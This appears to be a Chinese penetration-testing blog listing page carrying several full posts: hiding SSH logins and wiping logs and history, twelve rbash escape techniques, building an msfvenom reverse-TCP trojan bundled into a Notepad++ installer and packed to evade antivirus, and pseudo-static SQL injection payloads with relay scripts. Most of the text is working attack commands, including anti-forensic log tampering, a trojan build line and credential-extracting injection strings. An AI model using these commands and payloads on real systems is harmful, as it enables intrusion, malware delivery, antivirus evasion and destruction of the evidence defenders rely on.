搜索到
93
篇与
的结果
-
 linux隐身登录 ssh隐身登录前言之前在打靶机的时候遇见的知识点。今天刚好优化学习一下,如果哪里有错误还请指正,欢迎留言,让更多的师傅们交流学习,还请不要使用文章内容进行非法渗透。本次教程主要用到w和last两个命令w命令介绍w 是什么?我用的Ubuntu系统,在ubuntu系统中的w命令,主要用于显示当前当前登录用户的所有信息,包括正在执行的命令。比如我新建两个ssh连接(也就是两个终端,连同一个服务器)。终端1:执行 ping www.baidu.com在ping的过程中,打开终端2,那么就能看到当前用户正在使用 ping 命令但是我们使用 w 命令的时候,此时能看到当前登录的信息,这个TTY下的pts/0和pts/2意思就是伪终端的区分,也就是两个不同的ssh连接。两个ssh的连接,连接的同一个服务器last命令last命令主要用于显示用户的登录历史记录。这个命令会读取/var/log/wtmp文件(在某些系统中可能是/var/log/btmp)同样的我们登录两个ssh连接,使用这个命令也能看到有两台机器登录隐藏登录真实渗透过程中是相当致命的。那么如何隐藏自己呢?那么就要用到如下命令ssh -T root@xxx.xxx.xxx.xxx /bin/bash -i 命令拆解-T :告诉ssh客户端,不要分配一个TTY(伪终端)root :连接用户xxx.xxx.xxx.xxx :连接的服务器ip地址/bin/bash :在远程服务器上启动一个交互式的Bash shell。效果如下,默认登录一个终端的时候,会有一个pts/0,但是这里已经成功隐藏了登录配置一台正常连接的ssh终端,也可以看到,我同时登录了两台服务器,但是只显示了一台服务器登录。ssh root@xxx.xxx.xxx.xxx出于安全考虑,通常禁用root通过ssh登录,或者禁止root用户执行某些操作,使用普通用户登录系统。排查使用 $PPID,可以看到当前用户的父进程信息。清楚当前的history记录如果我们不希望命令被记录,在退出会话前直接执行:# 清楚当前会话的命令历史记录 history -r # 或者 不给当前的shell留时间去处理,内存的命令也没时间写入到文件 kill -9 $$history -r将历史命令文件中的命令(/.bash_history) 读入当前历史命令缓冲区.history -r 把历史文件(/.bash_history)附加到内存数据中了举例,ping www.baidu.com后,kill,连接断开重新登录,history,并没有ping 这条命令,隐藏成功正常退出重连,history隐藏Vim的操作记录当我们使用 vim时候,会在 ~/.viminfo留下操作记录,建议使用vi 。 或者在vim中使用命令关闭记录。:set history=0 :!command 隐藏文件修改时间一般管理员会查看一个文件的修改时间,我们可以把我们的后门文件时间修改成几天之前创建的效果。使用如下命令。# touch -r A B ,将 B 文件的日期改为 A 文件的日期 touch -r appsetting.json longyusec.txt虽然如此,但还是能用stat命令看到修改时间stat中的三个属性意思是最近访问(access time):表示我们最后一次访问(仅仅是访问,没有改动)文件的时间 最近更改(modify time):表示我们最后一次修改文件的时间 最近改动(change time):表示我们最后一次对文件属性改变的时间,包括权限,大小,属性等等或者使用find命令,查找24小时内被修改过的文件find ./ -ctime 0 -name 'longyusec.txt'那么如果再绕过 stat的检测呢? 修改系统时间后再 touch -r A B 就可以了。最后记得把系统时间改回来啊锁定文件有时候你发现用root权限都不能修改某个文件,大部分原因是曾经用chattr命令锁定该文件了。此权限用ls -l是查看不出来的,从而达到隐藏权限的目的。chattr命令不能保护/、/dev、/tmp、/var目录。lsattr命令是显示chattr命令设置的文件属性。chattr +i shell.php #锁定文件 rm -rf shell.php #提示禁止删除 lsattr shell.php #属性查看 chattr -i shell.php #解除锁定 rm -rf shell.php #删除文件让某个文件只能往里面追加数据,但不能删除,适用于各种日志文件# chattr +a /var/log/messages清除系统日志痕迹Linux 系统存在多种日志文件,来记录系统运行过程中产生的日志清除系统日志痕迹/var/log/btmp 记录所有登录失败信息,使用lastb命令查看 /var/log/lastlog 记录所有用户最后一次登录时间的日志,使用lastlog命令查看 /var/log/wtmp 记录所有用户的登录、注销信息,使用last命令查看 /var/log/utmp 记录当前已经登录的用户信息,使用w,who,users等命令查看 /var/log/secure 记录与安全相关的日志信息 /var/log/message 记录系统启动后的信息和错误日志 # 直接覆盖日志文件 echo > /var/log/btmp cat /dev/null > /var/log/secure # 删除所有匹配到字符串的行,比如以当天日期或者自己的登录ip sed -i '/自己的ip/'d /var/log/messages # 全局替换登录IP地址: sed -i 's/192.168.166.85/192.168.1.1/g' secure清除web日志入侵痕迹# 直接替换日志ip地址 sed -i 's/192.168.166.85/192.168.1.1/g' access.log # 清除部分相关日志 cat /var/log/nginx/access.log | grep -v evil.php > tmp.log # 把修改过的日志覆盖到原日志文件 cat tmp.log > /var/log/nginx/access.log/文件安全删除工具# shred 命令 安全的从硬盘上擦除数据,默认覆盖3次,通过 -n指定数据覆盖次数 [root@centos]# shred -f -u -z -v -n 8 1.txt # wipe 使用特殊的模式来重复地写文件,从磁性介质中安全擦除文件 [root@centos]# wipe filename学习于(有删改):https://www.cnblogs.com/awake1t/p/14504139.html往期推荐【重要通知】关于举办第二届CN-fnst::CTF的通知【kali笔记】这样炫酷的终端签名,是如何打印出来的?渗透测试高频面试题分享upload-labs通关全教程(建议萌新收藏)Web安全-文件上传漏洞超详细解析开箱即用!265种windows渗透工具合集--灵兔宝盒
-

渗透测试rbash逃逸,rbash逃逸的12种方式 简述什么是rbash?rbash(The restricted mode of bash),也就是限制型bash;是平时所谓的restricted shell的一种,也就是最常见的restricted shell,它与一般shell的区别在于会限制一些行为,让一些命令无法执行如何设置?useradd -s /bin/rbash test # 设置用户test登陆的shell为rbash mkdir -p /home/test/.bin # 在test用户下新建一个.bin目录存放可以执行的命令为rbash逃逸做信息收集1、枚举环境变量执行env或printenv命令来查看当前的环境变量设置。特别是PATH和SHELL变量,它们可能影响到命令的查找和执行。2、检查可用应用和服务文本编辑器:如vi、vim、nano等,这些编辑器有时候允许用户执行系统命令。其他系统工具:如FTP,more,less,man等,这些工具在特定情况下也可用于执行命令逃逸调试工具:如gdb,在某些配置下可能允许用户执行任意代码3、枚举可用的命令和操作符命令枚举:检查哪些命令在rbash环境中是可用的。这通常包括一些基本的文件操作命令(如ls、cat、echo等),以及可能未被禁用的系统命令。操作符枚举:尝试使用重定向操作符(如>、>>、<等)和管道操作符(|),以评估它们是否可用。这些操作符在构建逃逸命令时可能非常有用。4、检查可用编程语言python perl ruby php java等5、用户和sudo权限用户权限:了解当前用户的权限范围,包括可以访问哪些文件和目录。sudo权限:使用sudo -l命令查看当前用户是否有sudo权限以及可以执行哪些命令。这有助于评估是否可以通过sudo命令绕过rbash限制。常见的逃逸技术1、”/“字符如果/字符被允许我们可以直接运行:/bin/bash2、cp命令可以直接赋值/bin/bash或者passwd中root的终端目录直接运行cp /bin/bash test1 cp /bin/sh test2 ./test1 # 切换到了/bin/bash ./test2 # 切换到了/bin/sh图例3、常见的应用探测系统中是否存在常见应用FTP,GDB(调试程序的工具)等。执行:FTP> !/bin/sh执行:gdb> !/bin/shman / git执行:man > !/bin/sh执行:git > git help statusvi / vimvi test :!/bin/sh # 利用vi/vim中可以执行命令的特点more / less 同上操作more test_file !/bin/sh4、set shell在一些编辑器中可以设置shell变量然后执行,如vim中# vim/vi进入之后 :set shell=/bin/sh # 或者用/bin/bash :shell # 切换完成之后还要添加环境变量,给$PATH变量增加两个路径,用来查找命令 export PATH=$PATH:/bin/ export PATH=$PATH:/usr/bin/比如DC-2靶机,文章参考-------5、更改PATH或者Shell环境变量export查看环境变量PATH 和 SHELL 变量的权限设置很可能是:r-x ,这就意味着我们只能执行和读取,不能写入。如果有w权限的话,我们可以直接给它写入/bin/bash6、编程语言语言可以帮我们切换shell的类型,通常用来升级终端,比如webshell反弹成功之后,我们不能使用su命令,应为它具有交互式(比如输入密码)的操作,这个时候就可以用计算机语言来转换shell的类型,案例参考:pythonpython -c "import os;os.system('/bin/bash')" 或者 python -c "import pty;pty.spawn('/bin/bash')"perlperl -e "exec '/bin/sh';"rubyexec "/bin/sh"7、su命令切换用户的时逃逸,这里的原理涉及到su和su -的区别:su命令只会更待当前用户,而不会更改当前的用户环境,比如从root用户在自己的根目录下切换到kali用户,我们当前所处的目录还是rootsu -命令,则在更改当前用户信息的同时还会更改用户环境,但如果你从root用户su -到root账户,你会发现你的当前路径已经变为/root/,环境变量也变了逃逸过程su -l tw su - tw su --login tw8、ssh登录逃逸它的原理就是借助-t远程在远程机器上运行脚本正常登录成功的样子逃逸成功的样子命令如下ssh username@IP -t "/bin/bash" or "/bin/sh" ssh username@IP -t "bash --noprofile" ssh username@IP -t "() { :; }; /bin/bash"注意使用bash --noprofile和() { :; }; /bin/bash的时候没有登录成功的提示,以及登录时间之类的9、awk超级玛丽靶机awk 'BEGIN {system("/bin/sh")}' 或 awk 'BEGIN {system("/bin/bash")}'10、findfind / -name SomeName -exec /bin/sh ; find / -name SomeName -exec /bin/bash ;11、zipzip demo.zip /data/demo -T --unzip-command="sh -c /bin/bash"12、tartar cf /dev/null filename --checkpoint=1 --checkpoint-action=exec=/bin/bash总结本文仅以rbash为例进行演示,但这些逃逸技巧同样适用于其他类型的受限shell。值得注意的是,由于不同系统的特性各异,逃逸方式也会存在较大差异。用户安装的git、tar、zip等工具,往往能为我们提供极大的帮助。
-
【kali笔记】MSF内网渗透,免杀过360 【Kali笔记】MSF内网渗透,免杀过360前言免杀,全称为反杀毒技术(Anti Anti-Virus),是一种能使病毒或木马免于被杀毒软件查杀的技术。免杀技术的定义与原理定义:免杀技术通过修改病毒、木马的内容或者特征码,使其能够躲避杀毒软件的查杀。原理:杀毒软件通常通过识别病毒或木马的特征码来检测和清楚恶意软件。免杀技术通过修改这些特征码,使病毒或木马在杀毒软件的检测下“隐身”。免杀的分类免杀技术可以根据不同的标准进行分类,下面是两种常见的分类方式:按是否有源代码分类开源免杀:指在病毒、木马源代码的前提下,通过修改源代码进行免杀。手工免杀:指在仅有病毒、木马的可执行文件(如.exe文件,即PE文件)的情况下进行免杀。按免杀方式分类文件免杀和查杀:在不运行程序的前提下使用杀毒软件进行对该程序的扫描。内存的免杀和查杀:通过运行程序后,使用杀毒软件的内存查杀功能或特定的工具(如OD)进行查杀。MSF免杀的实验裸奔木马1、在Kali中直接使用MSFvenom生成木马文件,不做任何免杀处理,如下图:打开服务器传输到靶机直接就被杀了我们先信任该文件,保存到本地,用其他的木马分析平台看看在线杀毒腾讯哈勃分析系统好家伙,未发现风险。。。。。沙箱国家计算机病毒协同分析平台恶意是正常的,但我看到了如下结果,360没有检测出结果!!!打开360,经过评测,这个平台不行 。。上述测试结果仅为参考,VirusTotal拥有超过40种反病毒引擎,但仍不能保证扫描通过的文件绝对安全,因为威胁总在不断演进。事实上,无软件能确保100%检测病毒与恶意软件,杀毒软件旨在最大化用户保护。该平台支持邮件提交或直接上传文件进行分析,且每15分钟更新病毒库,以最新反病毒引擎检测多数潜在威胁。MSF编码在Meatsploit框架中,一种免杀方法是利用MSF编码器。该编码器能重新排列和编码攻击载荷文件,从而改变可执行代码的形态,以躲避杀毒软件的检测。具体来说,MSF编码器能将原始可执行程序转换为一个新的二进制文件。运行此新文件时,MSF编码器会在内存中解码并执行原始程序。查看所有的编码格式MSFvenom -l encoderMetasploit 自带了用于捆绑木马程序的程序模板,其位置在data/templates/template.exe ,虽然这个模板经常会更新,但是其仍是各大反病毒木马厂商的关注点。为了更好的实现免杀,此处自主选择一个待捆绑程序。3、使用以下命令生成 Windows环境下的木马、并捆绑到npp.7.8.5.installer.exe文件上,下载地址:https://notepad-plus-plus.org/downloads/v7.8.5/同时对木马文件进行x86/shikata_ga_nai编码方式的免杀处理:MSFvenom -p Windows/meterpreter/reverse_tcp lhost=10.0.0.68 lport=4444 -e x86/shikata_ga_nai -x npp.7.8.5.Installer.exe -i 12 -f exe -o ./npp.exe每项参数参数备注-e指定编码方式对攻击载荷进行重新编码-x指定木马捆绑在哪个可执行程序模版上-i指定对目标进行编码的次数,多次编码理论上来讲有助于免杀-f指定MSF编码器输出的程序的格式-o指定处理完毕后的文件输出路径将木马文件传输给靶机用到 multi/handler 模块配置如下双击运行,这里是运行着腾讯电脑管家的。成功上线电脑管家360免杀了。。。。。。我怀疑我装了个假的360。沙箱VirusTotal41/73的查杀率UPX加壳UPX打包器原理简单:压缩可执行文件,附加解压缩代码。运行时先解压,再执行。其旨在反调试、防逆向。此用打包器,为改变后门特征码。1、Kali 内置了 upx 工具,执行 upx 命令可查看简略的参数介绍:2、执行以下命令,对刚才生成的木马文件进行加壳处理:将加壳后的木马传到靶机,360检测,还是免杀。。。。垃圾360执行这个exe程序,成功加壳后的virustotal查杀率36/72明显比之前41/73查杀率,要低了不少总结免杀与反免杀的较量永无止境。本文所述方法目前有效,但技术日新月异,免杀需不断实践与创新,方能在实战中立于不败之地。往期推荐如何在GZCTF部署简单的Web和PWN动态flag?【CTF杂项】常见文件文件头、文件尾格式总结及各类文件头一款开源持续更新的后渗透免杀框架【RCE剖析】从0-1讲解RCE漏洞绕过,Windows与Linux/RCE漏洞绕过方式总结----实战解析
-

伪静态注入总结 伪静态注入的总结伪静态页面渗透在日常的测试中,经常会遇到静态页面,尤其是政府类的站点(前提经过授权),此时就会非常的棘手,在下多试验后,发现以下思路或可以帮助我们跨越这个障碍。伪静态即是网站本身是动态网页如.php、.asp、.aspx等格式动态网页有时这类动态网页还跟“?”加参数来读取数据库内不同资料。很典型的案例即是discuz论坛系统,后台就有一个设置伪静态功能,开启伪静态后,动态网页即被转换重写成静态网页类型页面,通过浏览器访问地址和真的静态页面没区别。前提服务器支持伪静态重写URL Rewrite功能判断方法在浏览器里控制台(console),输入代码或粘贴js代码alert(document.lastModified); 回车执行,会弹出一个弹窗。重新刷新网页,再用相同的方法在控制台里输入查询代码,再查看文件的最后修改时间,如果发现时间不同则可以判断它是伪静态。如果是伪静态页面,可以尝试将其变成动态页面。伪静态的话只是由动态转成了静态,从地址上你是可以看到转递参数的,比如phpweb,它的链接是这样的:news/?123.html,这个你可以理解成news.php?id=123。所以你可以news/?123*.html这样提交。或者可以进行伪静态中转。(伪静态中转注入总结:博客园地址)入侵的大概思维方式对搜索框进行测试(注入测试) 对登录处进行测试(万能密码、注入) 对站点进行目录扫描(发现其他突破口) 从C段下手一:中转注入法1.通过http://www.xxx.com/news.php?id=1做了伪静态之后就成这样了http://www.xxx.com/news.php/id/1.html2.测试步骤:中转注入的php代码:inject.php<?php set_time_limit(0); $id=$_GET["id"]; $id=str_replace(” “,”%20″,$id); $id=str_replace(“=”,”%3D”,$id); //$url = "http://www.xxx.com/news.php/id/$id.html"; $url = "http://www.xxx.com/news.php/id/$id.html"; //echo $url; $ch = curl_init(); curl_setopt($ch, CURLOPT_URL, "$url"); curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); curl_setopt($ch, CURLOPT_HEADER, 0); $output = curl_exec($ch); curl_close($ch); print_r($output); ?> 3.本地环境搭建PHP,然后访问http://127.0.0.1/inject.php?id=1通过sqlmap或者havj可以跑注入漏洞。附录ASP中转代码:<strong><font style="font-size: 12pt"><code id="code1"><% JmdcwName=request("id") JmStr=JmdcwName JmStr=URLEncoding(JmStr) JMUrl="http://192.168.235.7:8808/ad/blog/" //实际上要请求的网址 JMUrl=JMUrl & JmStr&".html" //拼接url response.write JMUrl&JmStr //我这里故意输出url来看 'JmRef="http://127.0.0.1/6kbbs/bank.asp" JmCok="" JmCok=replace(JmCok,chr(32),"%20") JmStr=URLEncoding(JmStr) response.write PostData(JMUrl,JmStr,JmCok,JmRef) //url,查询字符串,cookie,referer字段 Function PostData(PostUrl,PostStr,PostCok,PostRef) Dim Http Set Http = Server.CreateObject("msxml2.serverXMLHTTP") With Http .Open "GET",PostUrl,False .Send () PostData = .ResponseBody End With Set Http = Nothing PostData =bytes2BSTR(PostData) End Function Function bytes2BSTR(vIn) //处理返回的信息 Dim strReturn Dim I, ThisCharCode, NextCharCode strReturn = "" For I = 1 To LenB(vIn) ThisCharCode = AscB(MidB(vIn, I, 1)) If ThisCharCode < &H80 Then strReturn = strReturn & Chr(ThisCharCode) Else NextCharCode = AscB(MidB(vIn, I + 1, 1)) strReturn = strReturn & Chr(CLng(ThisCharCode) * &H100 + CInt(NextCharCode)) I = I + 1 End If Next bytes2BSTR = strReturn End Function Function URLEncoding(vstrin) //发包前对参数的url编码一下 strReturn="" Dim i 'vstrin=replace(vstrin,"%","%25") '增加转换搜索字符, 'vstrin=Replace(vstrin,chr(32),"%20") '转换空格,如果网站过滤了空格,尝试用/**/来代替%20 'vstrin=Replace(vstrin,chr(43),"%2B") 'JMDCW增加转换+字符 vstrin=Replace(vstrin,chr(32),"/**/") '在此增加要过滤的代码 //这里很关键,方便啊,把空格自动换成/**/,后面会说到的 For i=1 To Len(vstrin) ThisChr=Mid(vstrin,i,1) if Abs(Asc(ThisChr))< &HFF Then strReturn=strReturn & ThisChr Else InnerCode=Asc(ThisChr) If InnerCode<0 Then InnerCode=InnerCode + &H10000 End If Hight1=(InnerCode And &HFF00) &HFF Low1=InnerCode And &HFF strReturn=strReturn & "%" & Hex(Hight1) & "%" & Hex(Low1) End if Next URLEncoding=strReturn End Function %></code></font></strong>二、手工注入法1.http://www.xxx.com/play/Diablo.htmlhttp://www.xxx.com/down/html/?772.html2.测试注入:http://www.xxx.com/down/html/?772′.htmlhttp://www.xxx.com /play/Diablo'.htmlhttp://www.xxx.com/play/Diablo'/**/and /*/1='1 /.htmlhttp://www.xxx.com/play/Diablo' //and //1='2 /*.htmlhttp://www.xxx.com/page/html/?56′/**/and/**/1=1/*.html 正常http://www.xxx.com/page/html/?56′/**/and/**/1=2/*.html 出错3.看页面是否存在差异,相同则不存在,不同存在注入。4.联合查询:http://www.xxx.com/play/diablo’ and 1=2 union select 1,2… frominformation_schema.columns where 1='1.htmlhttp://www.xxx.com/page/html/?56'/**/and/**/(SELECT/**/1/**/from/**/(select/**/count(*),concat(floor(rand(0)*2),(substring((select(version())),1,62)))a/**/from/**/information_schema.tables/**/group/**/by/**/a)b)=1/*.html三、手工注入法(二)http://www.xxx.net/news/html/?410.htmlhttp://www.xxx.net/news/html/?410'union/**/select/**/1/**/from/**/(select/**/count(*),concat(floor(rand(0)*2),0x3a,(select/**/concat(user,0x3a,password)/**/from/**/pwn_base_admin/**/limit/**/0,1),0x3a)a/**/from/**/information_schema.tables/**/group/**/by/**/a)b/**/where'1'='1.html注:伪静态的注入和URL的普通GET注入不太相同 。普通url的get注入的%20,%23,+等都可以用;但是伪静态不行,会被直接传递到到url中,所以用/**/这个注释符号表示空格。三、SQLmap方法在sqlmap中伪静态哪儿存在注入点就加*http://www.cunlide.com/id1/1/id2/2 python sqlmap.py -u “http://www.xxx.com/id1/1*/id2/2″http://www.xxx.com/news/class/?103.htmpython sqlmap.py -u “http://www.xxx.com/news/class/?103*.html”四、python脚本方法代码一:<code id="code3">from BaseHTTPServer import * import urllib2 class MyHTTPHandler(BaseHTTPRequestHandler): def do_GET(self): path=self.path path=path[path.find('id=')+3:] proxy_support = urllib2.ProxyHandler({"http":"http://127.0.0.1:8087"}) opener = urllib2.build_opener(proxy_support) urllib2.install_opener(opener) url="http://www.xxx.com/magazine/imedia/gallery/dickinsons-last-dance/" try: response=urllib2.urlopen(url+path) html=response.read() except urllib2.URLError,e: html=e.read() self.wfile.write(html) server = HTTPServer(("", 8000), MyHTTPHandler) server.serve_forever()</code>转载:https://www.cnblogs.com/jsq16/p/5942003.htmlhttps://blog.csdn.net/qq_41545233/article/details/106713530
-
Windows11 Penetration Suite Toolkit 渗透操作系统 Windows11 Penetration Suite Toolkit是基于Win11的渗透测试环境,通过scoop管理和安装,支持Kali WSL环境。内含脚本工具和在线安全工具,需用户手动安装依赖包,部分工具需特殊网络。离线知识库提供密码字典、工具指南等丰富文档,为渗透测试者提供全面参考。下载链接https://pan.quark.cn/s/2b4f4823fb3b系统都在这里面了,仔细找找就有,使用VM ware即可使用本系统开机界面MSFDirsearch更重要的,谷歌插件,超级全!!!!火狐插件具有linux的快捷启动方式Whatwebsqlmappythonpython的版本分别为python2.7和python310Nmap完整工具盒每个阶段的基本渗透工具都准备好了,对于Windows党,可以当作日常操作系统使用了应粉丝建议,泷羽CTF平台陪大家过国庆,虽然不是大型比赛,但是还是很有意思的,可以来试试地址:CTF.54cto.com黑神话抽奖码往期推荐【JS逆向】某大型音乐平台JS逆向分析【Kali笔记】Kali中常用的密码字典,网站推荐两个影响 WPS Office 的任意代码执行漏洞分析,CVE-2024-7262 和 CVE-2024-7263【流量分析】Java框架Shiro、工具利用、漏洞复现以及流量特征分析【渗透测试】12种rbash逃逸方式总结